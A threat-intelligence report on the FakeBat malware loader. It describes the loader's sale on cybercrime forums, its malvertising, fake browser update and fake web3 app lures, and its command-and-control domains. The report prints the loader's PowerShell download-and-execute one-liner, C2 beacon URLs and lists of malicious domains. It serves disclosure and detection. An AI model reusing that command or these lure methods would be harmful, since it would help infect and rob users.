Exposing FakeBat loader: distribution methods and adversary infrastructure

blog.sekoia.io/exposing-fakebat-loader-distribution-methods-and-adversary-infrastructure/

2 July 2024

Quentin Bourgue and Sekoia TDR July 2 2024

Context

Over the past few years, cybercriminals have **increasingly used the drive-by download technique to distribute malware via user web browsing**. This technique mostly involves SEO-poisoning, malvertising, and code injection into compromised websites to trick users into **downloading fake software installers or browser updates**.

The drive-by download technique is commonly used by multiple intrusion sets to distribute loaders (*e.g.* FakeBat, BatLoader), botnets (*e.g.* IcedID, PikaBot), infostealers (*e.g.* Vidar, Lumma, Redline), post-exploitation frameworks (*e.g.* CobaltStrike, Sliver) and RATs (*e.g.* NetSupport), to name but a few. From our observations, some of these attacks were conducted by Initial Access Brokers (IABs) and have led to the deployment of ransomware (BlackCat, Royal).

During the first semester of 2024, **FakeBat** (aka EugenLoader, PaykLoader) was **one of the most widespread loaders using the drive-by download technique**. FakeBat primarily aims to download and execute the next-stage payload, such as IcedID, Lumma, Redline, SmokeLoader, SectopRAT and Ursnif.

In 2024, Sekoia Threat Detection & Research (TDR) team discovered multiple FakeBat distribution campaigns. These campaigns typically leverage landing pages impersonating legitimate software and are spread via malvertising, fake web browser updates on compromised websites, and social engineering schemes on social networks. Additionally, TDR closely monitored the FakeBat C2 infrastructure to identify new C2 servers and changes in FakeBat communications.

This FLINT aims to **present the activities of the FakeBat operators** on cybercrime forums, an **analysis of previously undocumented campaigns** distributing FakeBat, **technical details on its distribution campaigns and related C2 infrastructures**. Additionally, TDR analysts share Indicators of Compromise (IoCs), YARA rules and tracking heuristics to monitor the FakeBat distribution and C2 infrastructures.

Interactions on cybercrime forums

FakeBat loader

Emergence of FakeBat

Since at least December 2022, the threat actor *Eugenfest* (aka *Payk_34*)has sold FakeBat as Loader-as-a-Service on the Exploit forum.

As advertised by its representative FakeBat is a **loader malware in MSI format** that offers “several anti-detection features, such as bypassing the Unwanted Software Policy of Google and Windows Defender alerts and being protected from VirusTotal”.

By purchasing this service, FakeBat customers have access to an administration panel that allows them to:


- generate FakeBat builds;
- manage the distributed payloads;
- monitor the installations related to the payload distribution.

Notably, the Malware-as-a-Service (MaaS) provides build templates to trojanise legitimate software, thus luring potential victims into executing FakeBat.

The FakeBat administration panel contains information related to the infected host, including the IP address, country, OS, web browser, mimicked software, and installation status. Customers can also write comments for each bot.

Second wave of advertising

In September 2023, FakeBat operators launched a new advertising campaign on cybercrime forums and Telegram channels, **introducing MSIX as a new format for their malware builds**. Moreover, to bypass Microsoft SmartScreen security features, they added a digital signature to the FakeBat installer with a valid certificate. The signature is included in the MSIX format and is available as an extra in the MSI format.



FakeBat Malware-as-a-Service posted by *Payk_34* on the XSS forum, on 2 September 2023

Payk_34
Software Seller
Premium

Joined:	Nov 15, 2022
Messages:	17
Reaction score:	4
Escrow deals:	4
Deposit:	0.0001 ₿

Sep 2, 2023

Сдается две версии лодера

MSI:

- Обход **гугл алертов** (если домен траст)
- Обход **WinDef**
- Зашивает исключения вашей **малвари в деф**
- Защита от **VirusTotal**
- Связи между вашей малварью и лодером полностью оборваны, АВ не видят связей.
- Вес от 2-3 мб и до бесконечности.
- Подстраивается под **официальный софт**, то есть софт который скачивает КХ, ему ставится на тачку
- Видео с примером работы -

- Из минусов, надо вешать EV сертификат для обхода SmartScreen или же прогревать файл(на ваше усмотрение)
- Добавлены прокладки для билда

Цена:
Месяц **2500$**
Неделя **1000$**

MSIX:

- Обход **гугл алертов по дефолту**
- Защита от **VirusTotal**
- Связи между вашей малварью и лодером полностью оборваны, АВ не видят связей.
- Вес от 2-3 мб и до бесконечности.
- Подстраивается под **официальный софт**, то есть софт который скачивает КХ, ему ставится на тачку
- Обход **Microsoft SmartScreen по дефолту**
- Файл подписан **валидным сертификатом**
- Видео с примером работы -

- Добавлены прокладки для билда

Из минусов, нет возможности зашить исключения для WinDef
А значит ваш зловред нужно криптовать лучше, сам лодер деф не палит.

Тестово выкатили админ права при старте для добавления в исключения дефа **EXE, DLL, BAT, PS1, CMD**
Работает как доп услуга - ~~300$~~ Free

Месяц **4000$**
Неделя **1500$**

Figure 1. FakeBat (aka Payk Loader) advertisement on the XSS forum, published by Payk_34 on 2 September 2023

It is noteworthy that the threat actor started using the new handle *Payk_34* on the XSS forum and Telegram. *Payk_34* is allegedly the administrator of the “Payk Loader”, for which it possibly provides support through the Telegram account *spektr*.

In September 2023, FakeBat was sold for $1,000 per week and $2,500 per month for the MSI format, $1,500 per week and $4,000 per month for the MSIX format, and $1,800 per week and $5,000 per month for the MSI + Signature package.

According to the operators’ publication on the associated Telegram channel, the MaaS has a limited number of customers:

> MSI – not available yet due to ongoing issues with Windows Defender.
> There are still seats available on MSIX, but at this rate, they will soon run out.

(translated from Russian) Payk_34’s publication indicating a “seat” number restriction related to its MaaS program, on 12 October 2023

Such a limitation is common for MaaS offerings, particularly for loaders, crypters or botnets, since malware operators aim to control distribution. Restricting the number of customers helps them manage support more effectively, limit the spread of the malware, and reduce the likelihood of detection by antivirus solutions.

Associated distribution service

In addition to the FakeBat MaaS, in September 2023, ***Payk_34* advertised an additional distribution service**, centred around FakeBat and landing pages:

> We also offer an additional service for the project implementation, it includes:
> – Checking for all possible alerts.
> – Managing integrations for the landing pages.
> – Monitoring loader builds and updating them when alerts appear.
> – Handling delivery.
> – Managing almost everything related to the delivery.
> The service is negotiated individually with each client.
> Cost: from $3000, excluding the loader itself. Pricing depends on the complexity of the project.

*(translated from Russian) Payk_34's publication advertising the distribution servic*e

The provided service is comparable to a **personalised Pay-Per-Install (PPI)**, as the FakeBat operators monetise the installation of malicious software by delivering it on behalf of their customers.

Different clusters distributing FakeBat

Sekoia analysts identified several infection chains distributing FakeBat, likely corresponding to different MaaS customers. The analysis detailed in this section covers three distribution clusters: **malvertising and software impersonation**, **fake web browser updates**, and **social engineering schemes on social networks**.

Malvertising and software impersonation

Since January 2024, TDR has monitored numerous **FakeBat malvertising campaigns leveraging malicious websites that impersonate popular software**. Attackers use trusted advertising services, such as Google Ads, to display these malicious websites at the top of search engine results when users search for software to download.

The malicious websites, also known as landing pages, are often copies of the official software homepages or download pages. They are typically hosted on typosquatting domain names. We observed FakeBat malvertising campaigns targeting the following software:

1Password
Advanced SystemCare
AnyDesk
Bandicam
Blender
Braavos
Cisco Webex
Epic Games
Google Chrome
Inkscape
Microsoft OneNote
Microsoft Teams
Notion
OBS Studio
OpenProject
Play WGT Golf
Python
Shapr3D
Todoist
Trading View
Trello
VMware
Webull
WinRAR
Zoom


List of software targeted by FakeBat malveritsing campaigns

The list of targeted software primarily includes popular organisational applications. By deploying infostealers, RATs or botnets on such targets, attackers can gain access to valuable accounts or systems, facilitating further post-compromise activities.

The download button on these malicious websites redirects the user to "*/download/dwnl.php*", which subsequently downloads from another domain a signed MSIX file corresponding to FakeBat.

Here is an example of a FakeBat infection chain leveraging malvertising, observed by TDR on 30 May 2024:

1. The website "*hxxps://amydlesk[.]com/"* displays a copy of the remote desktop software AnyDesk home page.
2. The download button redirects to "*hxxps://amydlesk[.]com/download/dwnl.php*".
3. It downloads FakeBat from "*hxxps://monkeybeta[.]com/build/AnyDesk-x86.msix*" (MD5: *4f2e138b6891395a408368a9a5998304*).
4. By executing the MSIX file, it executes the PowerShell script "*iiu.ps1*" which communicates with the FakeBat C2 server "*hxxps://utr-jopass[.]com/buy/*" and downloads the next-stage payload.



Website impersonating and typosquatting AnyDesk to distribute FakeBat on 29 May 2024

https://amydlesk.com/

Better | Software

The smart choice for remote access

./download/dwnl.php

https://monkeybeta.com/build/AnyDesk-x86.msix

Version 8 for Windows is Out Now

See what's new

Experience the power of AnyDesk Version 8, where robust encryption and dynamic client management through my.anydesk II come together for the smart choice in remote access software.

Figure 2. Website impersonating and typosquatting AnyDesk to distribute FakeBat, as of 29 May 2024

Fake web browser updates

By pivoting on the endpoint URL “*/download/dwnl.php*”, Sekoia analysts uncovered a large infrastructure of several hundreds of **compromised websites distributing FakeBat through fake web browser updates**.

These compromised websites are WordPress sites injected with malicious HTML and JavaScript designed to mislead users into thinking they need to update their Chrome browser due to a detected exploit. Clicking on the “Update” button redirects the user to download FakeBat. Additionally, users cannot interact with original WordPress sites due to the injected code prompting on the web browser update popup, encouraging them to download the fake update.

The main capabilities of the code injected into the compromised HTML page include:

Creating a mask by setting the “*aria-hidden*” state to *true*, overlaying the rest of the original webpage, and focusing user attention on the fake web browser update popup. This is done in the HTML class “*hustle-popup-mask hustle-optin-mask*”.


Including the JavaScript library jQuery with a comment written in Russian “*Подключение jQuery*” (translated as *Connection jQuery*), in the HTML class “*hustle-group-content*”.

Creating an HTML container positioned in the top-right corner of the webpage, in the HTML class “”.

Displaying the message “*Warning Exploit Chrome Detect*”, the Chrome browser logo, and the instruction “*Update Chrome Browser*”, in the HTML classes “*top*” and *“content*”.

Embedding JavaScript that redirects to the FakeBat download when the button is clicked, in the HTML class “*bottom*”.

An example of the injected code is available in the following Gist: https://gist.github.com/qbourgue/e87d897c4f2f14bf715f432c2a2c1f28.



Compromised website displaying a fake web browser update popup to distribute FakeBat

hxxps://brow-ser-update[.]top/download/dwnl.php

hxxps://brow-ser-update[.]top/GoogleChrome-x86.msix

We usually think of dogs and cats when we think of pets. However, a large part of the population has chosen to live with birds.

Dog health issues can be hard to deal with, and many potential health conditions might catch you and your dog off guard.

Now that you're a proud cat owner, it's up to you to look after your new friend. Cats require not just a routine veterinary examination...

What Types of Surgeries Can a Vet Surgeon Perform on Pets?

How Can Dog Training Enhance Your Pet's Behavioral Development?

What Are the Post-Emergency Recovery Options for Pets?

We are using cookies to give you the best experience on our website.
You can find out more about which cookies we are using or switch them off in settings.

Figure 3. Compromised website displaying a fake web browser update popup to distribute FakeBat

Using the PublicWWW search engine, as of June 2024, we identified more than 250 compromised websites injected with malicious code redirecting visitors to download FakeBat:

“/download/dwnl.php” “hustle-popup-mask hustle-optin-mask”

A similar search on FOFA yields more than 120 allegedly compromise websites:

“/download/dwnl.php” && “hustle-popup-mask hustle-optin-mask”

We believe that this number is underestimated, and it is likely that the infrastructure of compromised websites includes several thousands WordPress sites.


Of note, on 22 April 2024, eSentire TRU[1] published a report on a campaign distributing FakeBat through fake browser updates by injecting JavaScript code into compromised websites. The cluster we identified during our recent investigation appears to differ in the injected JavaScript code, the fake popup displayed and the payload hosting infrastructure.

Social engineering schemes on social networks

On 15 May 2024, we uncovered a **campaign targeting the web3 community** that distributed **FakeBat disguised as a fake web3 chat application** called *getmess[.]io*[2].

For this campaign, attackers used a dedicated website, verified social media profiles, and promotional videos, all of which appeared legitimate. We assess with high confidence that cybercriminals mimicked the legitimate chat solution *beoble* to create the brand new identity *getmess* to spread the FakeBat malware[3].

This cluster also uses the endpoint "*/download/dwnl.php*" to redirect users to the FakeBat download.



Fake web3 chat application *GetMess* impersonating *beoble* solution to distribute FakeBat on 15 May 2024

Step 3 out of 3

Thanks for downloading!
We're almost there.

The download will start automatically. If this did not happen, download Getmess manually.

👋 Let's make chatting on Web3 fun again!
🌎 Discover communities, trending topics and new friends.
🚀 Collect rewards while messaging.
💬 Get notified of your friends' transaction activities.

hxxps://getmess.]download/Getmess.msix

FakeBat download URL

Capture from the official beoble website (beoble.app)

Fake web3 chat application "GetMess" (app.getmess.io)

Figure 4. Fake web3 chat application to distribute FakeBat on 15 May 2024

It is interesting to note that only users invited to join *GetMess* were able to download the payload, as access to the download URL required an invitation code. TDR analysts believe this technique increases the trustworthiness to the fake application and helps to hide the final payload from bots and bypass the scrutiny of cybersecurity researchers.

To spread the malicious website and share invitation codes, attackers used allegedly compromised social networks accounts. We identified profiles on X (formerly Twitter) and Telegram promoting it within web3 communities. It is highly likely that some Discord users were also targeted by this FakeBat campaign.

This social engineering phishing campaign employs techniques never seen before in association with FakeBat. We believe that attackers targeted the web3 community to steal data from most valuable accounts, such as those related to cryptocurrency wallets or NFTs owners.

Tracking adversaries infrastructure

FakeBat C2 servers

The fake software installers are MSIX packages containing directories and files, including a malicious PowerShell script. In the June 2024 version of FakeBat, the initial PowerShell script is straightforward, downloading and executing the next-stage payload from its C2 server:

```
&{$zqpl='hxxps://utr-krubz[.]com/buy/';$zqplii='lkmns32Sf3lkn';$iiii=(iwr -Uri $zqpl
-UserAgent $zqplii -UseBasicParsing).Content; iex $iiii}
```

In addition to hosting payloads, FakeBat C2 servers highly likely filter traffic based on characteristics such as the User-Agent value, the IP address, and the location. This enables the distribution of the malware to specific targets.

Since December 2023, TDR analysts have been monitoring the FakeBat C2 infrastructure to identify C2 servers and observe changes. The following is an overview of the C2 infrastructure since August 2023.

From August to December 2023

From mid-August to December 2023, the FakeBat PowerShell script fingerprinted the infected host and exfiltrated the data through its C2 servers to the URL endpoint “*/*” using the following HTTP query parameters: *av*, *domain*, *key*, *site*, *status* and *os*.

Examples of C2 URLs include:

hxxp://clk-info[.]site/?status=install
hxxp://clk-info[.]site/?status=start&av=Windows%20Defender
hxxps://3010cars[.]top/?status=start&av=Names&domain=$domain&os=$urlEncodedOsCaption

The PowerShell scripts also download and execute an encrypted payload, most often masqueraded as .jpg or .targ.gpg files. Most of the domain names hosting the next-stage payload were allegedly compromised.

We identified the following FakeBat C2 servers and hosting domain names, which we assess were not compromised but are owned by the FakeBat operators:

0212top[.]online
0212top[.]site
0212top[.]top
0212top[.]xyz
0909kses[.]top
11234jkhfkujhs[.]online
11234jkhfkujhs[.]site
11234jkhfkujhs[.]top
11234jkhfkujhs[.]xyz
1212stars[.]online
1212stars[.]site
1212stars[.]top
1212stars[.]xyz
2311foreign[.]xyz
2311forget[.]online
2311forget[.]site
2311forget[.]xyz
2610asdkj[.]online
2610asdkj[.]site
2610asdkj[.]top
2610asdkj[.]xyz
2610kjhsda[.]online
2610kjhsda[.]site
2610kjhsda[.]top
2610kjhsda[.]xyz
3010cars[.]online
3010cars[.]site
3010cars[.]top
3010cars[.]xyz
3010offers[.]online
3010offers[.]site
3010offers[.]top
3010offers[.]xyz
343-ads-info[.]top
364klhjsfsl[.]top
465jsdlkd[.]top
756-ads-info[.]site
756-ads-info[.]top
756-ads-info[.]xyz
875jhrfks[.]top
98762341tdgi[.]online
98762341tdgi[.]site
98762341tdgi[.]top
98762341tdgi[.]xyz
999-ads-info[.]top
ads-info[.]ru
ads-info[.]site
aipanelnew[.]ru
aipanelnew[.]site
cdn-ads[.]ru
cdn-ads[.]site
cdn-dwnld[.]ru
cdn-dwnld[.]site
cdn-new-dwnl[.]ru
clk-brom[.]ru
clk-brom[.]site
clk-brood[.]online
clk-brood[.]top
clk-info[.]ru
clk-info[.]site
cornbascet[.]ru
cornbascet[.]site
dns-inform[.]top
fresh-prok[.]ru
fresh-prok[.]site
ganalytics-api[.]com
gotrustfear[.]ru
gotrustfear[.]site
infocdn-111[.]online
infocdn-111[.]site
infocdn-111[.]xyz
new-prok[.]ru
new-prok[.]site
newtorpan[.]ru
newtorpan[.]site
prkl-ads[.]ru
prkl-ads[.]site
test-pn[.]ru
test-pn[.]site
topttr[.]com
trust-flare[.]ru
trust-flare[.]site
trustdwnl[.]ru

It is interesting to note that numerous domain names listed above were registered by a Belarussian organisation named “John Bolton”, based on Whois data.

From December 2023 to March 2024

In mid-December 2023, FakeBat started using a heavily obfuscated template for its initial PowerShell script. At this stage, it ceased to fingerprint the infected host and communicated with its C2 servers to a new URL endpoint: “***/check.php***”. When the request was filtered, the C2 responded using the following HTTP headers:

```
Server: nginx/1.18.0 (Ubuntu)
Date: REDACTED
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
```

We identified the following FakeBat C2 servers matching the given configuration:

ads-analyze[.]online
ads-analyze[.]site
ads-analyze[.]top
ads-analyze[.]xyz
ads-change[.]online
ads-change[.]site
ads-change[.]top
ads-change[.]xyz
ads-creep[.]top
ads-creep[.]xyz
ads-eagle[.]top
ads-eagle[.]xyz
ads-forget[.]top
ads-hoop[.]top
ads-hoop[.]xyz
ads-moon[.]top
ads-moon[.]xyz
ads-pill[.]top
ads-pill[.]xyz
ads-star[.]online
ads-star[.]site
ads-star[.]top
ads-star[.]xyz
ads-strong[.]online
ads-strong[.]site
ads-strong[.]top
ads-strong[.]xyz
ads-tooth[.]top
ads-tooth[.]xyz
ads-work[.]site
ads-work[.]top
ads-work[.]xyz

All domains were hosted on *62.204.41[.]98* (AS59425 , HORIZONMSK-AS) from 16 December 2023, until at least 20 June 2024, at the time of writing. Similarly to the previous period, these domain names were registered by “*John Bolton”*.

From March to June 2024

From the end of March to 20 June 2024, at the time of writing, FakeBat initial PowerShell script communicated with its C2 servers to the URL endpoints “**/profile/**”, “**/profile1/**”, and later “**/buy/**”, which responded using the following HTTP headers:

```
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: text/html; charset=UTF-8
content-length: 0
date: REDACTED
server: LiteSpeed
```

At the time of writing, we identified the following FakeBat C2 servers matching this configuration:

cdn-inform[.]com
udr-offdips[.]com
urd-apdaps[.]com
usm-pontic[.]com
utd-corts[.]com
utd-forts[.]com
utd-gochisu[.]com
utd-horipsy[.]com
utm-adrooz[.]com
utm-adschuk[.]com
utm-adsgoogle[.]com
utm-adsname[.]com
utm-advrez[.]com
utm-drmka[.]com
utm-fukap[.]com
utm-msh[.]com
utr-gavlup[.]com
utr-jopass[.]com
utr-krubz[.]com
utr-provit[.]com

TDR analysts actively track this C2 infrastructure using the following research queries:

On VirusTotal, based on the URL patterns and HTTP headers:

entity:url (exact_path:/profile/ OR exact_path:/profile1/ OR exact_path:/buy/) response_code:503 header_value:”LiteSpeed” NOT header:cache-control

On Censys, based on the domain name pattern and the Autonomous System (AS) reference:

autonomous_system.asn={60117,59425} and name=/(cdn|udr|utd|utm|utr|usm)-.*/

All domains were hosted on either *185.198.59[.]26* or *194.36.191[.]196*, both of them belonging to the AS 60117, Host Sailor Ltd.

Noteworthy, FakeBat operators anonymised the Whois records of the registered domain names for defense evasion.

Landing pages impersonating popular software websites

